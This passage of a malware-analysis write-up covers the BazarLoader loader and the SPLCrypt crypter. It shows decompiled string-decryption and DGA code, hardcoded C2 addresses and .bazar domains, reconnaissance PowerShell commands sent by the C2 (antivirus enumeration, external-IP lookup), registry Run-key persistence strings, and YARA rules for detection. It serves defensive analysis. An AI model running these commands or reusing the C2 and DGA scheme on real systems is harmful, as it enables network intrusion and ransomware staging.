18000dce7 8b 45 bb     MOV      EAX,dword ptr [RBP + local_a4]
18000dcea 8a 45 b7     MOV      AL,byte ptr [RBP + local_a8]
18000dced 84 c0        TEST     AL,AL
18000dcef 75 18        JNZ      LAB_18000dd09
18000dcf1 8b cb        MOV      param_1,EBX

                   LAB_18000dcf3                                XREF[1]:    18000dd07(j)
18000dcf3 8b 44 8d     MOV      EAX,dword ptr [RBP + param_1*0x4 + local_a0]
          bb
18000dcf7 35 a8 56     XOR      EAX,0x262d56a8                               XOR Key
          2d 26
18000dcfc 89 44 8d     MOV      dword ptr [RBP + param_1*0x4 + local_a0],EAX
          bb
```

Figure 31: String Decryption Routine

Once connectivity has been verified, BazarLoader will attempt resolve the following hardcoded C2s.

- 185[.]99[.]133[.]67
- 188[.]127[.]249[.]22
- 5[.]255[.]103[.]36
- 91[.]201[.]202[.]138
- reddew28c[.]bazar
- bluehail[.]bazar
- whitestorm9p[.]bazar

0xfaa2c0	1311	-----BEGIN RSA PRIVATE KEY-----MIIEnwIBAAK(
0xfaaae0	28	e\SysAnalyzer;
0xfd3427	10	/.Py6jrzo?
0xfdbe30	15	4d6pZ7tE2aItuW3
0xfdbe50	15	reddew28c.bazar
0xfdbe70	14	bluehail.bazar
0xfdbe90	18	whitestorm9p.bazar
0xfdbec0	13	185.99.133.67
0xfdbee0	14	188.127.249.22
0xfdbf00	12	5.255.103.36
0xfdbf20	14	91.201.202.138

Figure 32: Bazar Domains in BazarLoader

Sample

If unsuccessful, BazarLoader will resolve DGA Emercoin domains.

```
pcVar2 = *(char **)(param_2 + 0x20);
if ((pcVar2 != (char *)0x0) && (pcVar4 = pcVar2, _uVar6 = uVar9, *pcVar2 != '\0')) {
  do {
    pcVar4 = pcVar4 + 1;
    uVar6 = (int)_uVar6 + 1;
    _uVar6 = (ulonglong)uVar6;
  } while (*pcVar4 != '\0');
  if (uVar6 == 6) {
    cVar1 = pcVar2[1];
    lVar7 = (longlong)(int)(((int)*pcVar2 + -0x30) * 0x13 + (param_1 % 0x169) / 0x13);
    *(byte *)param_5[4] =
         *(byte *)(*(longlong *)(param_3 + 0x10) + lVar7 * 2) ^
         *(byte *)(*(longlong *)(param_4 + 0x10) + lVar7 * 2);
    lVar8 = (longlong)(int)(((int)cVar1 + -0x30) * 0x13 + (param_1 % 0x169) % 0x13);
    *(byte *)(param_5[4] + 1) =
         *(byte *)(*(longlong *)(param_3 + 0x10) + 1 + lVar7 * 2) ^
         *(byte *)(*(longlong *)(param_4 + 0x10) + 1 + lVar7 * 2);
    *(byte *)(param_5[4] + 2) =
         *(byte *)(*(longlong *)(param_3 + 0x10) + lVar8 * 2) ^
         *(byte *)(*(longlong *)(param_4 + 0x10) + lVar8 * 2);
    *(byte *)(param_5[4] + 3) =
         *(byte *)(*(longlong *)(param_3 + 0x10) + 1 + lVar8 * 2) ^
         *(byte *)(*(longlong *)(param_4 + 0x10) + 1 + lVar8 * 2);
    lVar8 = (longlong)
            (int)(param_1 / 0x5a4 +
                 ((int)*(char *)(*(longlong *)(param_2 + 0x20) + 4) + -0x30) * 4);
    lVar7 = (longlong)
            (int)((param_1 / 0x169 & 3) + (int)*(char *)(*(longlong *)(param_2 + 0x20) + 5) * 4
            +
                 -0xc0);
    *(byte *)(param_5[4] + 4) =
         *(byte *)(*(longlong *)(param_3 + 0x10) + lVar8 * 2) ^
         *(byte *)(*(longlong *)(param_4 + 0x10) + lVar8 * 2);
    *(byte *)(param_5[4] + 5) =
         *(byte *)(*(longlong *)(param_3 + 0x10) + 1 + lVar8 * 2) ^
         *(byte *)(*(longlong *)(param_4 + 0x10) + 1 + lVar8 * 2);
    *(byte *)(param_5[4] + 6) =
         *(byte *)(*(longlong *)(param_3 + 0x10) + lVar7 * 2) ^
         *(byte *)(*(longlong *)(param_4 + 0x10) + lVar7 * 2);
    local_38 = 0;
    local_30 = 0;
    local_28 = (char *)0x0;
    *(byte *)(param_5[4] + 7) =
         *(byte *)(*(longlong *)(param_3 + 0x10) + 1 + lVar7 * 2) ^
         *(byte *)(*(longlong *)(param_4 + 0x10) + 1 + lVar7 * 2);
    *(undefined *)(param_5[4] + 8) = 0;
    bazar[0] = 0x57e6691a;
                /* .bazar */
    bazar[1] = 0x2d877955;
    do {
      bazar[uVar9] = bazar[uVar9] ^ 0x2d870b34;
      uVar9 = uVar9 + 1;
    } while (uVar9 < 2);
    FUN_18000173c(&local_38,(char *)bazar);
```

Figure 33: Bazar DGA Algorithm

BazarLoader Available COmmands

BazarLoader serves as an entrypoint into a network. It supports several options to help profile the infected host, fetch and execute commands, return command output to server and finally download and execute BazarBackdoor.

```
00 00 F7 29 FB 7F 00 00 C3 47 FE 29 00 7F 00 00  ..÷)û...ÃGþ)....
43 6F 6F 6B 69 65 3A 20 67 72 6F 75 70 3D 00 00  Cookie: group=..
00 00 00 00 73 65 6E 64 20 74 65 6C 65 6D 65 74  ....send telemet
72 79 00 00 00 00 00 00 2F 65 6D 70 69 72 65 35  ry....../empire5
35 2F 35 35 74 69 63 6B 65 74 73 00 00 00 00 00  5/55tickets.....
73 65 6E 64 20 61 6E 73 77 65 72 20 74 6F 20 73  send answer to s
65 72 76 65 72 00 00 00 00 00 00 00 67 65 74 20  erver.......get
63 6F 6D 6D 61 6E 64 20 66 72 6F 6D 20 73 65 72  command from ser
76 65 72 00 00 00 00 00 02 00 00 00 00 00 00 00  ver.............
```

Figure 34: BazarLoader Command Options (Except Download and Run Backdoor)

Send Telemetry

This command sends basic information about the infected host machine to the server.



Figure 35: Send Telemetry Command

Get Command From Server

Get Command From Server does exactly what it says it does – it fetches commands from the C2 server and executes them. Here are some examples of commands sent from the C2 server:

- net group “domain admins” /dom
- net localgroup “administrator”
- nltest /domain_trusts /all_trusts
- net group “Domain Computers” /domain
- net view /all
- powershell -executionpolicy bypass -command “try { Get-WmiObject -Namespace ‘root\SecurityCenter2’ -Query ‘SELECT displayName, pathToSignedProductExe FROM AntiVirusProduct’ -ErrorAction Stop } catch { Write-Host ” -NoNewline }”
- powershell -executionpolicy bypass -command “$path=’windowsdefender://’; if ($path -eq $null) { Write-Host ‘0’ } else { if (Test-Path ($path)) { write-host ([System.Diagnostics.FileVersionInfo]::GetVersionInfo($path).ProductVersion) } else { Write-Host ‘0’ } }”
- powershell -executionpolicy bypass -command “ (‘http://checkip.amazonaws.com’,’https://ipinfo.io/ip’,’http://api.ipify.org’,’https://myexternalip.com/raw’,’http://wtfismyip.com/text’,’http://ip.anysı format=text’,’http://api.ip.sb/ip’,’http://ident.me/ip’);$i=Get-Random -Minimum 0 -Maximum 8; <#Write-Host HTTP-DNS request via $Servers[$i];#>try { $ip=Invoke-WebRequest -UseBasicParsing -Uri $Servers[$i]; Write-Host $ip.content -NoNewline; }catch { <#Write-Error $_.Exception.Message;#> Write-Host ” -NoNewline; }”
- powershell -command “foreach ($p in (Get-WmiObject -Class Win32_Processor)) {Write-Host $p.Name}”
- powershell -command “foreach ($p in (Get-WmiObject -Class Win32_DiskDrive)) {Write-Host ([string]int+’GB, ‘+$p.Caption);}”
- powershell -command “(Get-WmiObject -Class ‘Win32_BaseBoard’).Manufacturer”
- powershell -command “((Get-WmiObject -Class Win32_ComputerSystem).TotalPhysicalMemory/1mb).tostring(‘F00’)”



Figure 36: Get Command From Server

Command

Send Answer to Server

The Send Answer from Server command simply sends the output of the command executed from “Get Command From Server.”

Download and Run Backdoor

This command attempts to download and run the BazarBackdoor for additional post-exploitation activity. Based on previous Conti activity, this typically leads to Cobalt Strike and eventually ransomware.



Figure 37: BazarLoader Command to Download and Run BazarBackdoor

SPLCrypt Yara Rule

As always, please test this rule in your environment before using. I'm not responsible for causing tons of alerts or breaking your tools/environment, due to inefficiency (which this rule is), False Positives, etc.! Again, special thanks to James Quinn of Binary Defense for providing the rule to abuse.ch and encouraged me to write this rule. Additional Yara rules I've written and included in my other blog posts can be found here.

```
rule SPLCrypt {

    meta:
        author = "muzi"
        description = "Identifies SPLCrypt, a crypter associated with Bazar."
        date = "01/16/22"

    strings:

        // Implementation of ROR(x, 0x0D)
        // (x << 0x13|x >> 0x0D) == ROR(x,0x0D)
        /*
        00007FFADADC4E37 | 8B0424                  | mov eax,dword ptr ss:[rsp]             | hash
        00007FFADADC4E3A | C1E8 0D                 | shr eax,D                              |
        00007FFADADC4E3D | 66:3BFF                 | cmp di,di                              |
        00007FFADADC4E40 | 74 4C                   | je splcrypt_bazar.7FFADADC4E8E         |
        */
        $match_1_shr = {
                        (8B|8D) ?? 24 [0-8]                         // mov <reg>, dword ptr ss:[rsp] hash
                        C1 (E8|E9|EA|EB|ED|EE|EF) 0D [0-16]         // shr <reg>, D
                        (E2|EB|72|74|75|7C) ??                      // Conditional JMP
        }

        /*
        00007FFADADC4E85 | 48:634424 04            | movsxd rax,dword ptr ss:[rsp+4]        | i
        00007FFADADC4E8A | 3AFF                    | cmp bh,bh                              |
        00007FFADADC4E8C | 74 DE                   | je splcrypt_bazar.7FFADADC4E6C         |
        00007FFADADC4E8E | 8B0C24                  | mov ecx,dword ptr ss:[rsp]             |
        00007FFADADC4E91 | C1E1 13                 | shl ecx,13                             |
        00007FFADADC4E94 | E9 44FFFFFF             | jmp splcrypt_bazar.7FFADADC4DDD
        */

        $match_2_shl_13 = {
                            (8B|8D) ?? 24 [0-8]
                            C1 (E0|E1|E2|E3|E5|E6|E7) 13
        }

    condition:
        #match_1_shr > 1 and #match_2_shl_13 > 1 and
        for any i in (0..#match_1_shr):
            ($match_2_shl_13 in (@match_1_shr[i][email protected]_1_shr[i]+200))

}
```

SPLCrypt Unpacker

I wrote a small unpacker utilizing Speakeasy from Mandiant to dump out the decrypted/decompressed BazarLoader sample. I originally intended to do it without emulation, but was unable to determine which type of compression was being used.

BazarLoader Yara Rule

I haven't tested this rule in a production environment, so just as I said with the rule above, use at your own risk. It's also a bit non-performant.

```
rule BazarLoader {

    meta:
        author = "muzi"
        description = "Identifies BazarLoader."
        date = "02/18/22"

    strings:

        /*
       18000de19 c7  45  0b       MOV        dword ptr [RBP  + local_54 ],0x3d9ffcdb
                 db  fc  9f
                 3d
       18000de20 c7  45  0f       MOV        dword ptr [RBP  + local_50 ],0x61c9eecc
                 cc  ee  c9
                 61
       18000de27 c7  45  13       MOV        dword ptr [RBP  + local_4c ],0x3899b7ca
                 ca  b7  99
                 38
       18000de2e c7  45  17       MOV        dword ptr [RBP  + local_48 ],0x5989f8d3
                 d3  f8  89
                 59
       18000de35 8b  45  0b       MOV        EAX ,dword ptr [RBP  + local_54 ]
       18000de38 8a  45  07       MOV        AL ,byte ptr [RBP  + local_58 ]
       18000de3b 84  c0           TEST       AL ,AL
       18000de3d 75  19           JNZ        LAB_18000de58
       18000de3f 48  8b  cb       MOV        param_1 ,RBX
                             LAB_18000de42                                  XREF[1]:     18000de56 (j)
       18000de42 8b  44  8d       MOV        EAX ,dword ptr [RBP  + param_1 *0x4  + local_50 ]
                 0b
       18000de46 35  a9  99       XOR        EAX ,0x59fb99a9
                 fb  59
        */


        $xor_hash = {
                     C7 4? [2-4] ?? ?? ?? ??
                     C7 4? [2-4] ?? ?? ?? ?? [10-30]
                     35
        }

        /*
       LAB_180012316                                  XREF[1]:     1800122ca (j)
       180012316 40  88  7c       MOV        byte ptr [RSP  + local_1d0 ],DIL
                 24  78
       18001231b ba  e7  5f       MOV        param_2 ,0x1a705fe7
                 70  1a
       180012320 c7  44  24       MOV        dword ptr [RSP  + local_1cc ],0x72132994
                 7c  94  29
                 13  72
       180012328 c7  45  80       MOV        dword ptr [RBP  + local_1c8 ],0x34042c88
                 88  2c  04
                 34
       18001232f c7  45  84       MOV        dword ptr [RBP  + local_1c4 ],0x3a152782
                 82  27  15
                 3a
       180012336 89  55  88       MOV        dword ptr [RBP  + local_1c0 ],param_2
       180012339 8b  44  24       MOV        EAX ,dword ptr [RSP  + local_1cc ]
                 7c
       18001233d 8a  44  24       MOV        AL ,byte ptr [RSP  + local_1d0 ]
                 78
       180012341 84  c0           TEST       AL ,AL
       180012343 75  16           JNZ        LAB_18001235b
       180012345 48  8b  cf       MOV        param_1 ,RDI
                             LAB_180012348                                  XREF[1]:     180012359 (j)
       180012348 8b  44  8c       MOV        EAX ,dword ptr [RSP  + param_1 *0x4  + local_1c8 ]
                 7c
       18001234c 33  c2           XOR        EAX ,param_2
       */

        $xor_reg = {
                    BA ?? ?? ?? ??
                    C7 4? [2-4] ?? ?? ?? ??
                    C7 4? [2-4] ?? ?? ?? ?? [10-30]
                    33 C2
        }

    condition:
        uint16be(0) == 0x4D5A and
        #xor_hash > 5 and
        #xor_reg > 5
```

```
}
```

BazarLoader String Decryptor

I wanted to write a string decryptor for BazarLoader since doing it manually is a bit of a pain. Originally I was using Yara to extract the instruction sequences, but using a pure Python implementation was more effective and easier.

```
GetFullPathNameA
t write data
Cryptdll.dll
rundll32.exe
GetFileAttributesExA
cmd.exe /c reg.exe add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /f /v
kernel32.dll
bytearray(b'#`8)\x7f\x11.n+\x12Y\xbc\xc4N_\xb7')
bytearray(b"\x9b\'J\xc6Q\xb4f\x98\xa6\xd3\x10V\xdd\xc7\x1ez")
bytearray(b'm\x1d\xd9R\x8dU\xe30G\t\x82\x0cX\x80/\x88')
bytearray(b'\xbdl\xc5^\x1b\xc06&\x9dC\xcf\xb3v[\xb6-')
bytearray(b'\xd7\xe04>}d\xe1\x86\x0f\xbf\xa8\x08\xdc\x182P')
bytearray(b'\x1c\xd6\x8fK \r\x85I\x15cx\xa3\xc1\x19\xb9\x16')
bytearray(b'\xc3B\xa2W\x81Fi\xa1\x9eT\x14\xaf\xd4\xcd!t')
bytearray(b'3\xc2\x02\x8a;<\x937uO\xa9\xad\x05\xde\xae\xe2')
bytearray(b'\x90k\xb5\xbeML\xdb\xa5\xd2\\$\x06?(s\x1f')
bytearray(b'\x9a\x91\[email protected]\xc9\xd8a\x95H\xaboS\x84')
bytearray(b'\x96|1\x9c\xc8\x0b5\x13A\x9f\xb89\xceE{b')
bytearray(b'\x1a\xac\x8b\x0e\x17\x94"\xa7,\xd0e\x97')
BCryptFreeBuffer
BCryptAddContextFunction
TLS_ECDHE_ECDSA_
TLS_RSA_WITH_AES_256_CBC_SHA
TLS_RSA_WITH_AES_128_CBC_SHA
advapi32.dll
l3dGr_uWs_p9m55s
5.255.103.36
regsvr32.exe
svchost.exe
svchost.exe
kernel32.dll
fortinet.com
vanguard.com
kernel32.dll
kernel32.dll
BCryptCreateHash
BCryptFinishHash
MIIEnwIBAAKCAQCs/Imfp7Sjqp2YPvDxQ+L5fKPfde3SazTkKYFzaVK72T5QNRitAU8yYoNj0rWkjDDs4cjn8dP8wzA0/CK+AqE09ZcNJXP1z6b+/b0oZhVMIwcXnzXd
C1k2Lgooc0NeLiM7ZFFbj4v2x9SPkZCel0h/DhBJXeX8qJLdPDtdxNCTM6CPaxZwqZS0NI61DS4+9e2rX2Vy
29OqoXtBN9fKFYHw+r4fedEDJxNa42r3E9vZpq457r9jteM=
hardcoded IP
Undefined
BitDefender
NortonSecurity
WindowsDefender
]. Error code = [
Can't create file in path = [
]. Error code = [
MD5Update
CreatePipe
CreatePipe() return error
PeekNamedPipe
Set-Cookie:
/nobreak
/c y /d y /t
127.0.0.1
 /t REG_SZ /d
GetDateFormatA
bcdfghklmnpqrstvwxz
Ws2_32.dll
inet_pton
95.217.229.211
217.160.188.24
89.163.140.67
185.52.0.55
195.10.195.195
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Content-Type: application/x-www-form-urlencoded
Bcrypt.dll
BCryptEnumContextFunctions
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
TLS_RSA_WITH_AES_256_GCM_SHA384
TLS_RSA_WITH_AES_128_GCM_SHA256
TLS_RSA_WITH_AES_256_CBC_SHA256
TLS_RSA_WITH_AES_128_CBC_SHA256
TLS_RSA_WITH_3DES_EDE_CBC_SHA
user32.dll
ws2_32.dll
ntdll.dll
shell32.dll
wininet.dll
urlmon.dll
```

```
shlwapi.dll
version.dll
ole32.dll
a0lDGeEdIfO0g
rFg6_9k8y_Sf_Gh6l7d
lDF_2cSr_vT7e6r3s
l1d00rG_sE3tFr1t_aGpJp
a09r4i67h
a0r3f45u7v
f23k5p0r1m
vSaDlRhBlEdMiRs
rFg_7m3n0_sDv
rDe6_mRa_9dSnFs
rFeSg_4b5zKr_Qs4eDr
rFgQtIr_b8aWz_Ki0
185.99.133.67
188.127.249.22
91.201.202.138
reddew28c.bazar
bluehail.bazar
whitestorm9p.bazar
cmd.exe /c reg.exe query HKCU\Software\
cmd.exe /c reg.exe query HKCU\Software\
cmd.exe /c reg.exe query HKCU\Software\
cmd.exe /c reg.exe add HKCU\Software\
cmd.exe /c reg.exe add HKCU\Software\
 /t REG_BINARY /d
cmd.exe /c reg.exe add HKCU\Software\
 /t REG_BINARY /d
cmd.exe /c reg.exe query
chrome.exe
msedge.exe
Internet Explorer\
cmd.exe /c reg.exe query
" /v "Path"
Internet Explorer\
chrome.exe
msedge.exe
 SCODEF:17508 CREDAT:3
 --type=renderer --field-trial-handle=1140,
chrome.exe
msedge.exe
 --instant-process --device-scale-factor=1
 --no-v8-untrusted-code-mitigations
 & start "" "
 & start "" "
ntdll.dll
SetEnvironmentVariableA
/absent0/offensive
download and run backdoor
yahoo.com
google.com
amazon.com
microsoft.com
msdn.microsoft.com
intel.com
apple.com
whitehouse.gov
InitializeProcThreadAttributeList
UpdateProcThreadAttribute
ntdll.dll
NtGetContextThread
NtSetContextThread
NtResumeThread
NtQueryInformationProcess
(bytesMaskedProcess) is EMPTY
DllRegisterServer
GetDateFormatA
GetTimeFormatA
Crypt32.dll
CryptDecodeObjectEx
CryptDecodeObject
Bcrypt.dll
BCryptGetProperty
BCryptDestroyHash
BCryptHashData
BCryptSignHash
BCryptImportKeyPair
BCryptEncrypt
BCryptDecrypt
-----BEGIN RSA PRIVATE KEY-----
-END RSA PRIVATE KEY
RSAFULLPRIVATEBLOB
```

```
BlockLength
hardcoded Emercoin
generate Emercoin
```

I wrote an additional string decryptor using Unicorn to see if that route would be more effective. It turns out it's a little bit more difficult. It was still a fun exercise! Example output is below.

```
undefined
undefined
.)$L?)2 |{v7\FV
t cr
hrror code = [
&pdate
CreatePipe
PeekNamedPipe
3Cookie:
z6=iie:
/nobreak
> NUL
choice
/c y /d y /t
> NUL
ping
127.0.0.1
 /t REG_SZ /d
ateFB
aeioqk
Ws2_32.dll
inet_pton
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.1.4322)
Bcrypt.dll
BCryptEnumContextFunctions
TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
TLS_RSA_WITH_AES_256_GCM_SHA384
TLS_RSA_WITH_AES_128_GCM_SHA256
TLS_RSA_WITH_AES_256
TLS_RSA_WITH_AES_128_CBC_SHA256
TLS_RSA_WITH_3DES_EDE_CBC_SHA
user32.d?
ws2_32.dll
ntdll.dll
shell32.dll
wininet.dll
urlmon.dll
shlwapi.dll
version.dll
ole32.dll
a0lDGeEdIfO0g
rFg6_9k8y_Sf_Gh6l7d
lDF_2cSr_vT7e6r3s
l1d00rG_sE3tFr1t_aGpJp
a09r4i67h
a0r3l
f23k5p0r1m
vSaDlRhBlEdMiRs
rFg_7m3n0_sDv
rDe6_mRa_9dSnFs
rFeSg_4b5zKr_Qs4eDr
rFgQtIr_b8aWz_Ki0
185.99.133.67
188.127.249.22
91.201.202.138
reddew28c.bazar
bluehail.bazar
whitestorm9p.bazar
Dexe /c reg.exe query HKCU\Software\
3Ceexe /c reg.exe query HKCU\Software\
cmd.exe /c reg.exe query HKCU\Software\
 /v "
cmd.exe /c reg.exe add HKCU\Software\
 /f /v
cmd.exe /c reg.exe add HKCU\Software\
 /t REG_BINARY /d
 /f /v
cmd.exe /c reg.exe add HKCU\Software\
 /t REG_BINARY /d
exe
zme.e
rbexe
 "Pa
chrome.exe
msedge.exe
 SCODEF:17508 CREDAT:3
 --type=renderer --field-trial-handle=1140,
chrome.exe
Pe-scale-factor=1 --num-raster-threads=2
msedge.exe
 --instant-process --device-scale-factor=1
 --no-v8-untrusted-code-mitigations
```

```
 & start "" "
ntdl
nvironme
7_;B}P-
7Q?W}P*Xn[Y1
$IR{load and run backdoor
yahoo.com
google.com
amazon.com
microsoft.com
msdn.microsoft.com
intel.com
hp.com
hpe.com
apple.com
whitehouse.gov
InitializeProcThreadAttributeList
ntdll.dl
NtGetContextThread
NtSetContextThread
NtResumeThread
(byt
GetDateFormatA
GetTimeFormatA
Crypt32.dll
CryptDecodeObjectEx
CryptDecodeObject
Bcrypt.dll
BCryptGetProperty
BCryptDestroyHash
BCryptHashData
BCryptSignHash
BCryptImportKeyPair
BCryptEncrypt
BCryptDecrypt
-----BEGIN RSA PRIVATE KEY-----
-END RSA PRIVATE KEYG
RSAFULLPRIVATEBLOB
BlockLength
SHA384
SHA384
hardcoded Emercoin
generate Emercoin
GetFullPathNameA
t write data
yu+file
yu+path = [
Zbtdll.dll
rinal
/ll32.exe
timeout
192.0.2.
-w 1000
GetFileAttributesExA
%public%
@n"Y
Eie:
BCryptFreeBuffer
BCryptAddContextFunction
TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA
TLS_RSA_WITH_AES_256_CBC_SHA
TLS_RSA_WITH_AES_128_CBC_SHA
.dll
advapi32.dll
nss3.dll
_x64
l3dGr_uWs_p9m55s
m4s5c33p
a98h0i3s
a11m987w
.exe
5.255.103.36
 /f
/vr32.exe
svch
svch/
el32.dll
|ll32
live.com(
eset.com
fortinet.com
vanguard.com
kernel32.dll
```

```
kernel32.dll
BCryptCreateHash
BCryptFinishHash
BCryptDestroyKey
hardcoded IP
```

bazar bazarloader maldoc splcrypt